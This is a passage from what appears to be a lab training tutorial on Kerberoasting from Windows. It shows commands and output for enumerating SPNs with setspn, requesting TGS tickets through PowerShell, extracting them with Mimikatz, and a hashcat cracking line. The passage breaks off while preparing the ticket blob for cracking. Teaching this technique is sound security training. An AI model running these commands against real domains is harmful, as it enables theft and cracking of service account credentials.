
hashcat -m 13100 hash3.txt rockyou.txt
Kerberoasting - from Windows
Kerberoasting - Semi Manual method
Before tools such as Rubeus existed, stealing or forging Kerberos tickets was a complex, manual process. As the tactic and defenses have evolved, we can now perform Kerberoasting from Windows in multiple ways. To start down this path, we will explore the manual route and then move into more automated tooling. Let's begin with the built-in setspn binary to enumerate SPNs in the domain.
Enumerating SPNs with setspn.exe
Kerberoasting - from Windows
C:\htb> setspn.exe -Q */*

Checking domain DC=INLANEFREIGHT,DC=LOCAL
CN=ACADEMY-EA-DC01,OU=Domain Controllers,DC=INLANEFREIGHT,DC=LOCAL
        exchangeAB/ACADEMY-EA-DC01
        exchangeAB/ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
        TERMSRV/ACADEMY-EA-DC01
        TERMSRV/ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
        ldap/ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/ForestDnsZones.INLANEFREIGHT.LOCAL
        ldap/ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DomainDnsZones.INLANEFREIGHT.LOCAL


CN=BACKUPAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
        backupjob/veam001.inlanefreight.local
CN=SOLARWINDSMONITOR,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
        sts/inlanefreight.local


CN=sqlprod,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
        MSSQLSvc/SPSJDB.inlanefreight.local:1433
CN=sqlqa,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
        MSSQLSvc/SQL-CL01-01inlanefreight.local:49351
CN=sqldev,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
        MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433
CN=adfs,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
        adfsconnect/azure01.inlanefreight.local

Existing SPN found!
We will notice many different SPNs returned for the various hosts in the domain. We will focus on user accounts and ignore the computer accounts returned by the tool. Next, using PowerShell, we can request TGS tickets for an account in the shell above and load them into memory. Once they are loaded into memory, we can extract them using Mimikatz. Let's try this by targeting a single user:
Targeting a Single User
Kerberoasting - from Windows
PS C:\htb> Add-Type -AssemblyName System.IdentityModel
PS C:\htb> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433"

Id                   : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-2
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 2/24/2022 11:36:22 PM
ValidTo              : 2/25/2022 8:55:25 AM
ServicePrincipalName : MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
Before moving on, let's break down the commands above to see what we are doing (which is essentially what is used by Rubeus when using the default Kerberoasting method):
- The Add-Type cmdlet is used to add a .NET framework class to our PowerShell session, which can then be instantiated like any .NET framework object
- The AssemblyName parameter allows us to specify an assembly that contains types that we are interested in using
- System.IdentityModel is a namespace that contains different classes for building security token services
- We'll then use the New-Object cmdlet to create an instance of a .NET Framework object
- We'll use the System.IdentityModel.Tokens namespace with the KerberosRequestorSecurityToken class to create a security token and pass the SPN name to the class to request a Kerberos TGS ticket for the target account in our current logon session
We can also choose to retrieve all tickets using the same method, but this will also pull all computer accounts, so it is not optimal.
Retrieving All Tickets Using setspn.exe
Kerberoasting - from Windows
PS C:\htb> setspn.exe -T INLANEFREIGHT.LOCAL -Q */* | Select-String '^CN' -Context 0,1 | % { New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $_.Context.PostContext[0].Trim() }
Id                   : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-3
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 2/24/2022 11:56:18 PM
ValidTo              : 2/25/2022 8:55:25 AM
ServicePrincipalName : exchangeAB/ACADEMY-EA-DC01
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-4
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 2/24/2022 11:56:18 PM
ValidTo              : 2/24/2022 11:58:18 PM
ServicePrincipalName : kadmin/changepw
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-5
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 2/24/2022 11:56:18 PM
ValidTo              : 2/25/2022 8:55:25 AM
ServicePrincipalName : WSMAN/ACADEMY-EA-MS01
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
The above command combines the previous command with setspn.exe to request tickets for all accounts with SPNs set.
Now that the tickets are loaded, we can use Mimikatz to extract the ticket(s) from memory.
Extracting Tickets from Memory with Mimikatz
Kerberoasting - from Windows
Using 'mimikatz.log' for logfile : OK

mimikatz # base64 /out:true
isBase64InterceptInput  is false
isBase64InterceptOutput is true

mimikatz # kerberos::list /export


[00000002] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 2/24/2022 3:36:22 PM ; 2/25/2022 12:55:25 AM ; 3/3/2022 2:55:25 PM
   Server Name       : MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 @ INLANEFREIGHT.LOCAL
   Client Name       : htb-student @ INLANEFREIGHT.LOCAL
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
====================
Base64 of file : 2-40a10000-htb-student@MSSQLSvc~DEV-PRE-SQL.inlanefreight.local~1433-INLANEFREIGHT.LOCAL.kirbi
====================
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
ZWZyZWlnaHQubG9jYWw6MTQzMw==
====================

   * Saved to file     : 2-40a10000-htb-student@MSSQLSvc~DEV-PRE-SQL.inlanefreight.local~1433-INLANEFREIGHT.LOCAL.kirbi
If we do not specify the base64 /out:true command, Mimikatz will extract the tickets and write them to .kirbi files. Depending on our position on the network and if we can easily move files to our attack host, this can be easier when we go to crack the tickets. Let's take the base64 blob retrieved above and prepare it for cracking.
Next, we can take the base64 blob and remove new lines and white spaces since the output is column wrapped, and we need it all on one line for the next step.